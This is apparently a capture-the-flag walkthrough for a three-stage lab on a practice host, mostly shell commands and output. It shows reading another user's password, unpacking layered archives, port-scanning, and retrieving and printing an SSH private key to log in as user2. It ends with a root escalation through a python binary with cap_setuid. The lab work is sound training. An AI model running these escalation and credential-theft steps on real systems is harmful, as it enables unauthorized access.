Category:

MISC

Name:

M4-Q1 : Open your password

Message:

Description:

Your first mission is to find another user's password.

Details:

You can login the target : m4ssh.cg2025.local via your attackbox.

Notes:


User : user0

Password : {random}


Flag format : CSG_FLAG{***another user's password***}

Instructions:


1. Access the target : m4ssh from your attack box.




2. You can find the "-" file on user0's home directory




3. However, since “-” is treated as an option, simply running `cat` will not produce any output.



4. You can type “cat ./-“ to open the file.



5. Then, you can login as user1



Name:

M4-Q2: Layered Secrets

Message:

Description:

Your next mission is to search for a file located in another user's home directory.

Details:

Within user1's home directory lies a file that has been compressed multiple times.

If you pass the decoded string from that file to a specific encryption session, you can obtain another user's private key.

Notes:

Flag format : CSG_FLAG{***Full path of the file***}

Instructions:

1. You can easily find “password_layers” directory and a file located on it.

```
[user1@ip-10-11-11-222 ~]$ ls -al
total 12
dr-xr-xr-x. 3 root root  85 Sep  4 06:02 .
drwxr-xr-x. 6 root root  61 Sep  4 06:02 ..
-rw-r--r--. 1 root root  18 Jan 28  2023 .bash_logout
-rw-r--r--. 1 root root 141 Jan 28  2023 .bash_profile
-rw-r--r--. 1 root root 492 Jan 28  2023 .bashrc
drwxr-xr-x. 2 root root  24 Sep  4 06:02 password_layers
[user1@ip-10-11-11-222 ~]$ cd password_layers/
[user1@ip-10-11-11-222 password_layers]$ ls -al
total 4
drwxr-xr-x. 2 root root  24 Sep  4 06:02 .
dr-xr-xr-x. 3 root root  85 Sep  4 06:02 ..
-r--r--r--. 1 root root 483 Sep  4 06:02 sqm30afziq
```

2. It is a ZIP archive file.

```
[user1@ip-10-11-11-222 password_layers]$ file sqm30afziq
sqm30afziq: Zip archive data, at least v2.0 to extract
```

3. However, since you do not have write permissions for this directory, you cannot extract files into it.

```
[user1@ip-10-11-11-222 password_layers]$ unzip sqm30afziq
Archive:  sqm30afziq
error:  cannot create et26vya6q6
        Permission denied
```

4. Create a temp directory and extract a ZIP file.

```
[user1@ip-10-11-11-222 password_layers]$ TEMP_DIR=$(mktemp -d)
```

```
[user1@ip-10-11-11-222 password_layers]$ unzip -q sqm30afziq -d $TEMP_DIR
[user1@ip-10-11-11-222 password_layers]$ cd $TEMP_DIR
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ ls -al
total 12
drwx------.  2 user1 user1    60 Sep  4 08:25 .
drwxrwxrwt. 12 root  root    240 Sep  4 08:25 ..
-rw-r--r--.  1 user1 user1 10240 Sep  4 06:02 et26vya6q6
```

5. 2nd layer is a tar archive. You can extract it by tar command.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ file et26vya6q6
et26vya6q6: POSIX tar archive (GNU)
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ tar xvf et26vya6q6
1ji0he549q
```

6. 3rd layer is a XZ compressed file. You can extract it by xzcat command.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ file 1ji0he549q
1ji0he549q: XZ compressed data
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ xzcat 1ji0he549q > file
```

7. 4th layer is a bzip2 compressed file. You can extract it by bzcat command.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ file file
file: bzip2 compressed data, block size = 900k
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ bzcat file > file1
```

8. 5th layer is a gzip file. You can extract it by zcat command.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ file file1
file1: gzip compressed data, was "xb8t53glna", last modified: Thu Sep  4 06:02:32 2025
, from Unix, original size modulo 2^32 21
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ zcat file1 > file2
```

9. Finally, ASCII text has appeared, but this seemingly plaintext string is encoded in BASE64.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ file file2
file2: ASCII text
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ cat file2
Uk44dzhFWHZyeEhDcjVl
```

10. Decode it.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ base64 -d file2 > file3
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ cat file3
RN8w8EXvrxHCr5e[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$
```

11. Let's use nmap to scan for open ports.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ nmap -p 1-10000 localhost
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 08:56 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00013s latency).
Not shown: 9995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
2222/tcp open  EtherNetIP-1
7001/tcp open  afs3-callback
7002/tcp open  afs3-prserver
7443/tcp open  oracleas-https

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

12. 7443/tcp appears to be an encrypted session. Let's pass the decoded string here.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ cat file3 | openssl s_client -connect localhost:7443
Connecting to 127.0.0.1
CONNECTED(00000003)
```

```
---
read R BLOCK
RENEGOTIATING
ERROR
000E402DCB7F0000:error:0A00010A:SSL routines:can_renegotiate:wrong ssl version:ssl/ssl_lib.c:2813:
```

13. Sending an “R” to a TLS 1.3 session is interpreted as a renegotiation request and will not receive a proper response.

14. To avoid this, add the -ign_eof option.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ cat file3 | openssl s_client -connect localhost:7443 -ign_eof
Connecting to 127.0.0.1
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN=localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN=localhost
verify return:1
---
```

```
---
read R BLOCK
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDkaALQTmCUlpg4yKs+FoykDtv5a0vb2KQi54CsIWM5XQAAAKgwVs4VMFbO
FQAAAAtzc2gtZWQyNTUxOQAAACDkaALQTmCUlpg4yKs+FoykDtv5a0vb2KQi54CsIWM5XQ
AAAECxveNlQxONivPbKy1hcpamwRORDIDvYGd0Ime6zhMwUeRoAtBOYJSWmDjIqz4WjKQO
2/lrS9vYpCLngKwhYzldAAAAIXJvb3RAaXAtMTAtMTEtMTEtMjIyLmVjMi5pbnRlcm5hbA
ECAwQ=
-----END OPENSSH PRIVATE KEY-----
00EE9BDB987F0000:error:0A000126:SSL routines::unexpected eof while reading:ssl/record/rec_layer_s3.c:689:
```

15. Write the private key into a file.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ nano private-key
```

```
  GNU nano 8.3                                  private-key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDkaALQTmCUlpg4yKs+FoykDtv5a0vb2KQi54CsIWM5XQAAAKgwVs4VMFbO
FQAAAAtzc2gtZWQyNTUxOQAAACDkaALQTmCUlpg4yKs+FoykDtv5a0vb2KQi54CsIWM5XQ
AAAECxveNlQxONivPbKy1hcpamwRORDIDvYGd0Ime6zhMwUeRoAtBOYJSWmDjIqz4WjKQO
2/lrS9vYpCLngKwhYzldAAAAIXJvb3RAaXAtMTAtMTEtMTEtMjIyLmVjMi5pbnRlcm5hbA
ECAwQ=
-----END OPENSSH PRIVATE KEY-----

                                [ Read 8 lines ]
^G Help      ^O Write Out   ^F Where Is    ^K Cut       ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File   ^\ Replace     ^U Paste     ^J Justify    ^/ Go To Line M-E Redo
```

16. Change the permissions to enable the use of the private key for SSH.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ chmod 600 private-key
```

17. You can SSH into port 2222 discovered by nmap using the username user2.

```
[user1@ip-10-11-11-222 tmp.1wmsteSjO8]$ ssh -i private-key user2@localhost -p 2222
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:Ki7XzBae+9HiGSOTd7Xb2oS7r9NvQIXSNrdGj1uJMPE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/user1/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/user1/.ssh/known_hosts).
   ,     #_
   ~\_  ####_        Amazon Linux 2023
  ~~  \_#####\
  ~~     \###|
  ~~       \#/ ___   https://aws.amazon.com/linux/amazon-linux-2023
   ~~       V~' '->
    ~~~         /
      ~~._.   _/
         _/ _/
       _/m/'
[user2@ip-10-11-11-222 ~]$
```

18. The full path of the file is: /home/user2/{random string}.txt.

Name:

M4-Q3: The Capstone Exploit

Message:

Description:

Your final mission is to capture the flag.

Details:

You already know where the flag is, right?

Let's gain the privilege to open this flag.

Instructions:

1. You can simply open the flag-location.txt to find the location of the flag.

```
[user2@ip-10-11-11-222 ~]$ cat random.string.txt
/root/ctf/flag.txt
```

2. Naturally, you cannot open this with user2's permissions.

```
[user2@ip-10-11-11-222 ~]$ cat /root/ctf/flag.txt
cat: /root/ctf/flag.txt: Permission denied
```

3. Let's look for a command that seems to change the UID.

```
[user2@ip-10-11-11-222 ~]$ getcap -r / 2>/dev/null | grep -E cap_setuid
/usr/bin/newuidmap cap_setuid=ep
/usr/bin/python3.9 cap_setuid=ep
```

4. Fortunately, Python 3 can be used for privilege escalation.

```
[user2@ip-10-11-11-222 ~]$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
sh-5.2# cat /root/ctf/flag.txt
CSG_FLAG{SSH-server-is-Not-SSH-C1ients}
```